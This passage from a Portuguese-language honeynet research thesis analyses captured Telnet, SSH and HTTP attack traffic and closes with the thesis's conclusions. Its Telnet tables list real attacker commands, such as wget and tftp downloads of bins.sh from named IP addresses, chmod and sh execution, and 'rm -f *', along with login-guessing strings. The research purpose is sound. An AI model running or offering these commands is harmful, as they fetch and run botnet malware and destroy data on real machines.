telnet_enc_cmd.keyword: Descending	Count
rm -f *	52,438
wget http://49.50.71.149/bins.sh	1,485
wget http://5.189.159.113/bins.sh	459
wget http://185.80.128.196/wbin.sh	389
wget http://63.141.246.90/.x86m	218
wget http://208.67.1.174/bins.sh	214
wget http://63.141.246.90/bins.sh	213
wget http://185.142.236.215/bins.sh	191
wget http://81.171.2.94/bins.sh	175
wget http://185.112.156.172/wbin.sh	154

Figura 4.26: Comandos enviados na sessão "comando de criptografia"do Telnet.

Telnet - telnet_enc_key_id EXTERNO

telnet_enc_key_id.keyword: Descending	Count
rm -rf wbin.sh	164
sh bins.sh	37
sh r00t1ng97.sh	8
sh .taz.sh	4

Figura 4.27: Comandos enviados na sessão "identificador de chave de criptografia"do Telnet.

Telnet - telnet_enc_cmd_unknown EXTERNO

telnet_enc_cmd_unknown.keyword: Descending	Count
chmod 777 bins.sh	3,909
sh wbin.sh	674
curl -o http://63.141.246.90/.x86m	218
busybox wget http://149.56.110.173/bin.sh	88
mv -f /usr/bin/-wget /usr/bin/wget	62
wget 208.67.1.58/bins.sh	60
mv -f /usr/sbin/-wget /usr/bin/wget	46
chmod +x gto	40
sh tftp.sh	40
busybox chmod 777 links	38

Figura 4.28: Comandos que não foram reconhecidos como "comandos de criptografia".

Telnet - telnet_enc_type EXTERNO

telnet_enc_type.keyword: Descending	Count
tftp -r tbin1.sh -g 185.80.128.196	141
tftp 104.129.177.57 -c get tftp1.sh	22
tftp -r tbin1.sh -g 172.245.14.162	15
tftp 46.101.194.27 -c get tftp1.sh	8
tftp -r tbin1.sh -g 80.82.75.43	8
tftp 69.58.1.252 -c get tftp1.sh	6
tftp 195.178.102.102 -c get tftp1.sh	4
tftp 198.12.97.78 -c get tftp1.sh	2
tftp 208.67.1.59 -c get tftp1.sh	2
tftp 89.34.99.169 -c get tftp1.sh	2

Figura 4.29: Comandos enviados na sessão "tipo de criptografia"do Telnet.

Finalmente, após evidenciar todas as tentativas dos atacantes de comprometer o *honeypot* com as dezenas de comandos enviados em campos os quais eles não pertencem, a figura abaixo mostra a carga útil dos pacotes Telnet que tiveram sua origem na *honeynet*:

Telnet - telnet_data INTERNO

Telnet data	Count
Welcome to Microsoft Telnet Service	126,654
shell	114,036
root	74,745
sh	60,524
enable	57,238
admin	24,764
support	3,848
user	2,770
guest	2,428
Administrator	902

Figura 4.30: Carga útil dos pacotes Telnet gerados na *honeynet*.

O conteúdo mais comum dos pacotes, de acordo com a figura 4.30 é a frase "*Welcome to Microsoft Telnet Service*", o que faz perfeito sentido, pois a única máquina atacada era de endereço 172.30.20.36, que rodava um *Windows XP SP3*. A mensagem descrita acima é apenas a congratulação padrão do sistema quando uma nova conexão Telnet é estabelecida.

Porém, o que mais chama atenção no resto da figura são as outras cargas úteis dos pacotes gerados pela *honeynet*. Eles se assemelham bastante aqueles gerados por atacantes ao tentar fazer o login em uma máquina atacada, ou seja, esse *honeypot* foi comprometido e passou a fazer parte de uma ou mais *botnets* que geram ataques Telnet ao redor do mundo.

4.3 SECURE SHELL - SSH

A premissa do protocolo SSH é prover confidencialidade às sessões de terminal remoto. Dessa forma, não é possível extrair muitas informações úteis dos pacotes interceptados das comunicações utilizando esse protocolo. Entretanto, ainda é possível analisar padrões e tendências e extrair informações úteis com esses mapeamentos.

Os principais geradores de tráfego SSH no planeta são mostrados no mapa a seguir:



Figura 4.31: Geo-localização dos países que fazem requisições SSH.

Após uma breve inspeção da figura 4.31, é fácil notar que poucos países no mundo se interessam em executar ataques utilizando o protocolo SSH. Apesar das requisições serem em grande volume, apenas dois pontos na China são os responsáveis pela maioria esmagadora delas.

A figura 4.32 permite visualizar melhor os países atacantes:



Figura 4.32: Localização dos pacotes SSH.

As torres verdes mostradas acima indicam ataques oriundos da China e, conforme pode ser visto, elas são colossalmente maiores que as torres dos outros países.

Os principais endereços IP atacantes foram:



Figura 4.33: Carga útil dos pacotes SSH gerados na *honeynet*.

Percebe-se facilmente da figura 4.33 que todas as requisições SSH vão para o *honeypot* de endereço 172.30.20.21, que é um servidor FTP executando em uma máquina com sistema operacional Linux.

Informações sobre protocolo de troca de chaves, compressão, criptografia e código de autenticação de mensagem são mostradas a seguir:

SSH - ssh_kex_algorithms EXTERNO

ssh_kex_algorithms.keyword: Descending	Count
diffie-hellman-group1-sha1	56,056
diffie-hellman-group14-sha1	55,427
diffie-hellman-group-exchange-sha1	55,295
diffie-hellman-group-exchange-sha256	1,050
curve25519-sha256@libssh.org	296
ecdh-sha2-nistp256	296
ecdh-sha2-nistp384	276
ecdh-sha2-nistp521	276

Figura 4.34: Algoritmos de troca de chave mais usados.

SSH - compression_algorithms_client_to_server EXTERNO

ssh_compression_algorithms_server_to_client.keyword: Descending	Count
none	56,056
zlib	559
zlib@openssh.com	19

Figura 4.35: Algoritmos de compressão mais usados.

SSH - encryption_algorithms_client_to_server EXTERNO

ssh_encryption_algorithms_client_to_server.keyword: Descending	Count
3des-cbc	56,056
aes128-cbc	56,056
aes128-ctr	55,971
blowfish-cbc	55,399
aes256-ctr	55,221
aes192-ctr	55,209
aes256-cbc	55,106
aes192-cbc	55,094
arcfour128	54,956
arcfour	54,675

Figura 4.36: Algoritmos de criptografia entre cliente e servidor mais usados.

SSH - mac_algorithm_client_to_server

ssh_mac_algorithms_client_to_server.keyword: Descending	Count
hmac-sha1	56,056
hmac-md5	55,295
hmac-sha1-96	55,252
hmac-md5-96	55,136
hmac-ripemd160	54,834
hmac-ripemd160@openssh.com	54,675
hmac-sha2-256	1,928
hmac-sha2-512	1,027
none	159
hmac-sha2-256-96	43

Figura 4.37: Algoritmos de MAC entre cliente e servidor mais usados.

As informações coletadas acima são de grande importância para fins estatísticos, pois é possível extrair dados de uso reais. Por exemplo, os algoritmos mais utilizados para troca de chave são os da família diffie-hellman, para criptografia são os aes128, para mensagens de autenticação são os hmac e, por fim, a maior parte dos pacotes trocados não possui nenhuma tipo de compressão.

As linguagens preferidas pelos atacantes encontram-se abaixo:



Figura 4.38: Linguagem preferida pelos atacantes da *honeynet* com o protocolo SSH.

Percebe-se que todos os remetentes das mensagens deixaram o campo de linguagem intencionalmente vazio. Trata-se de uma escolha completamente plausível, visto que diversos computadores serão atacados ao redor do mundo inteiro, e que restringir linguagens seria ao mesmo tempo limitante e poderia levar a incriminações futuras.

O tamanho dos pacotes é mostrado na figura 4.39



Figura 4.39: Tamanho dos pacotes SSH.

Percebe-se que muitos dos pacotes SSH mostrados possuem o mesmo tamanho, apesar de virem de endereços IPs completamente distintos. Esse fato é um elemento que permite realizar a correlação entre os ataques. Apesar de diferirem em endereços, esses computadores podem estar sob o controle de uma mesma entidade.

Porém, esse fato é ainda mais evidente ao analisar a porta de origem dos pacotes:



Figura 4.40: Porta de origem dos pacotes SSH.

A maioria esmagadora dos pacotes (mais de 80% deles) compartilham a mesma porta de origem 9224, mesmo vindo de endereços IP completamente distintos. Em uma situação como essa, apenas duas possibilidades podem ser as causadoras desse fenômeno: todas as máquinas que estão atacando utilizando o protocolo SSH fazem parte da mesma *botnet*, ou elas estão infectadas com o mesmo *script* de ataque ou, por fim, os *scripts* que rodam nessas máquinas são descendentes de um mesmo, e o número de porta continua o mesmo.

4.4 *HYPERTEXT TRANSFER PROTOCOL*

Alguns dos pacotes HTTP analisados não estavam no formato correto e, por conta disso, comprometeram a análise desse tipo de tráfego. As mensagens desse protocolo que estavam com a formatação errada indicam fortemente que parte desse tráfego foi forjado. Portanto, para conseguir extrair informações corretamente dos pacotes, o campo contendo a carga útil transportada precisou ser descartado.

Dessa forma, observa-se as principais fontes de tráfego HTTP na *honeynet*:



Figura 4.41: Origem dos pacotes HTTP na *honeynet*.

Analisando a figura 4.41, percebe-se que, similarmente ao protocolo Telnet, as origens dos ataques HTTP são melhor distribuídas ao redor do mundo, sendo os principais geradores de pacotes os Estados Unidos, Brasil, Europa e Ásia. A figura a seguir lista o nome dos *top* 3 atacantes diariamente:



Figura 4.42: Top 3 atacantes diários da *honeynet*.

Em conformidade com o mapa mundial, os países mostrados no histograma são Holanda, Moldávia, Estados Unidos, Brasil, Alemanha, França, Canadá e China.

Esses atacantes enviaram seus pacotes para os seguintes hospedeiros:



Figura 4.43: Hosts HTTP.

O endereço IP 164.41.222.125, mostrado na imagem 4.43, é o da interface publica do *firewall* que protege a *honeynet*. Dessa forma, observa-se três variações possíveis, porém válidas, do mesmo endereço. Vale ressaltar, porém, o fato de alguns dos pacotes estarem destinados ao endereço "180.163.113.82", que é localizado na China, e "8.8.8.8", que é um endereço extremamente popular do DNS da Google.

O tamanho das requisições é evidenciado abaixo:



Figura 4.44: Tamanho dos pacotes HTTP.

Praticamente dois terços dos pacotes recebidos na *honeynet* possuem corpo de mensagem vazio e, portanto, 0 bytes de tamanho. Dessa forma, é correto afirmar que a maior parte do tráfego malicioso recebido consiste apenas de uma requisição HTTP presente no cabeçalho do pacote.

Os métodos HTTP mais utilizados foram:

http - http_request_method externo

http_request_method.keyword: Descending	Count
GET	10,996
HEAD	375
CONNECT	324
OPTIONS	290
POST	119

Figura 4.45: Principais verbos HTTP.

Ambos os métodos GET e HEAD em maior quantidade que os outros são esperados, pois eles são a maneira mais comum para se fazer requisições HTTP. A presença do verbo CONNECT, porém, explica o fato de alguns hospedeiros mostrados na figura 4.43 não serem a *honeynet*: eles são endereços de *proxies*. O verbo CONNECT permite que o remetente conecte-se a uma máquina qualquer através do intermédio de um *proxy*, e essa prática pode ser utilizada, por exemplo, para esconder o endereço original do atacante.

As URI mais utilizadas foram:

http - http_request_full_uri externo

http_request_full_uri.keyword: Descending	Count
http://164.41.222.125/	2,047
http://164.41.222.125:80/manager/html	563
http://164.041.222.125/	291
http://164.41.222.125:80/	239
http://164.41.222.125/HNAP1/	172

Figura 4.46: URI HTTP mais utilizadas.

Conforme pode ser visto, a maior parte das requisições não possuem caminho dentro do servidor HTTP (efetivamente requisitando a raíz "/"). Porém, alguns atacantes tentam acessar uma suposta página de administração no servidor *web*, possivelmente para tentar comprometer a máquina. Outro fato interessante é o fato do protocolo HNAP tentar ser acessado via URI. Sabe-se que este protocolo possui a finalidade de gerenciar dispositivos de rede remotamente, e é amplamente utilizado por provedores de serviços dos Estados Unidos. Entretanto, encontrou-se um *bug* recentemente na versão 1 dele efetivamente deixa o equipamento vulnerável a ataques [Chirgwin 2014].

Alguns modelos que ficaram vulneráveis a ataques através do protocolo HNAP1 foram: Linksys E4200, E3200, E3000, E2500, E2100L, E2000, E1550, E1500, E1200, E1000 e E900.

Os recursos *manager* e HANP1 requisitados acima não estão presentes no servidor *web* e, portanto, não foram servidos, conforme evidenciado abaixo:


http - http_response_code interno

http_response_code.keyword: Descending	Count
200	9,016
404	2,493
405	324
400	170
403	17

Figura 4.47: Códigos HTTP respondidos.

A figura 4.47 mostra a quantidade de respostas negativas que o servidor HTTP da *honeynet* respondeu. Além dos muitos 404 (não encontrado), houve respostas 405 (método não permitido), 400 (requisição mal formada) e 403 (negado).

Finalmente, os agentes web mais utilizados pelos atacantes foram:

http - http_user_agent externo

http_user_agent.keyword: Descending	Count
Mozilla/5.0 (Windows NT 5.1	907
Wget(linux)	527
Mozilla/5.0 (X11	323
curl/7.17.1 (mips-unknown-linux-gnu) libcurl/7.17.1 OpenSSL/0.9.8i zlib/1.2.3	308
Mozilla/5.0 (Windows	289
masscan/1.0 (https://github.com/robertdavidgraham/masscan)	272
Microsoft-WebDAV-MiniRedir/5.1.2600	255
Mozilla/5.0 zgrab/0.x	221
Scanbot	137
Mozilla/5.0 (Macintosh	136

Figura 4.48: Agentes de nagevação web utilizados pelos atacantes.

Temos na figura 4.48 diversos tipos de navegadores diferentes, alguns até não sendo navegadores no sentido literal da palavra. Por exemplo, "wget"e "curl"são comandos do sistema operacional Linux para baixar e interagir com conteúdo *web*. Dessa forma, é possível especular que esses ataques tenham vindo de muito provavelmente *scripts* em *bash*.

Outro navegador amplamente utilizado foi o Firefox, devido a sua natureza de código aberto. É muito mais favorável para um atacante escrever uma extensão para esse navegador do que qualquer outro que seja proprietário. Percebe-se, por exemplo, que um deles estava rodando em Macintosh, uma plataforma extremamente antiga e desatualizada, o que indica uma possível forja do pacote ou modificação do navegador.

Por fim, foram encontradas também ferramentas de escaneamento de portas sendo utilizadas. *Scanbot* e masscan possuem a mesma premissa: procurar por portas abertas em uma determinada faixa de endereços IP.

5 CONCLUSÃO E TRABALHOS FUTUROS

Tendo em vista o sucesso apresentado pela arquitetura montada no capítulo 3 e os resultados obtidos na análise efetuada durante o capítulo 4, conclui-se que os objetivos propostos neste trabalho foram devidamente satisfeitos.

Percebeu-se que o serviço de mensageria *Kafka* é uma excelente ferramenta quando se tratando de grandes fluxos de rede, pois ele foi desenvolvido com o intuito de enviar e receber milhares de mensagens por segundo. Não se sabia ao certo se essa ferramenta conseguiria transportar as grandes quantidades de informações que são carregadas por cada pacote, porém ele se mostrou extremamente eficaz, e acabou não sendo o limitador de desempenho da arquitetura.

A pilha *elastic*, também conhecida como pilha ELK também se mostrou uma poderosa ferramenta para a formatação, indexação e visualização de tráfego de rede. Todos os pacotes analisados foram previamente armazenados nessas ferramentas, porém a rapidez com que elas processaram as informações extraídas da *honeynet* era mais lenta que aquela alcançada pelo *Kafka* em sua entrega de mensagens. Dessa forma, o desempenho deste era limitado pela velocidade com que o *Logstash* era capaz de receber e formatar as mensagens. Ainda assim, este conjunto de ferramentas possui desempenho suficiente para acompanhar os comportamentos de uma rede que possui alto volume de tráfego, como é o caso de uma *honeynet*.

Durante a sessão 3.2, mencionou-se uma lista de vantagens e desvantagens associadas à implementação de uma *honeynet*, mais especificamente as de alta interatividade. Porém, com os resultados colhidos deste trabalho, pode-se concluir que as vantagens de montar esse sistema compensam significativamente as suas desvantagens, pois a quantidade de informações sobre ataques cibernéticos foi colossal. Grande parte desse sucesso se deve ao fato de a *honeynet* montada não ser de baixa interatividade, pois este modelo pode permitir que os atacantes percebam a armadilha e abortem seus ataques, situação que não acontece com alta interatividade.

Com todos os dados coletados da *honeynet*, foi possível fazer um completo destrinchamento dos pacotes trocados e analisar quatro dos protocolos mais utilizados na camada de aplicação: HTTP, Telnet, SSH e DNS. O último foi escolhido pois seu protocolo de camada de transporte é o UDP, ao contrário dos outros três. As informações extraídas dessa análise profunda dos pacotes permitiu a construção de diversas *dashboards* no Kibana, o que ultimamente levou à identificação de diversos padrões e ataques recebidos ou originados da *honeynet*.

Identificou-se as maiores fontes de tráfego de cada um dos protocolos acima, e as principais vulnerabilidades apontadas por cada um deles. Pode-se constatar que atacantes em sua maioria estão sob o controle de uma mesma entidade, muito provavelmente sendo *botnets*, devido à grande quantidade de requisições similares vindo de uma mesma fonte ou possuindo as mesmas características.

Um fato preocupante que foi observado, porém, é que a *honeynet*, no caso do protocolo Telnet e também DNS, deixou de ser somente um alvo de ataques e passou a ser parte de grupos de atacantes. Constatou-se esse fato quando o tráfego gerado por alguns *honeypots* em muito se assemelhava aquele recebido por fontes maliciosas. Dessa forma, percebe-se que algumas das máquinas (aquelas que eram atacadas utilizando protocolos não seguros) foram comprometidas.

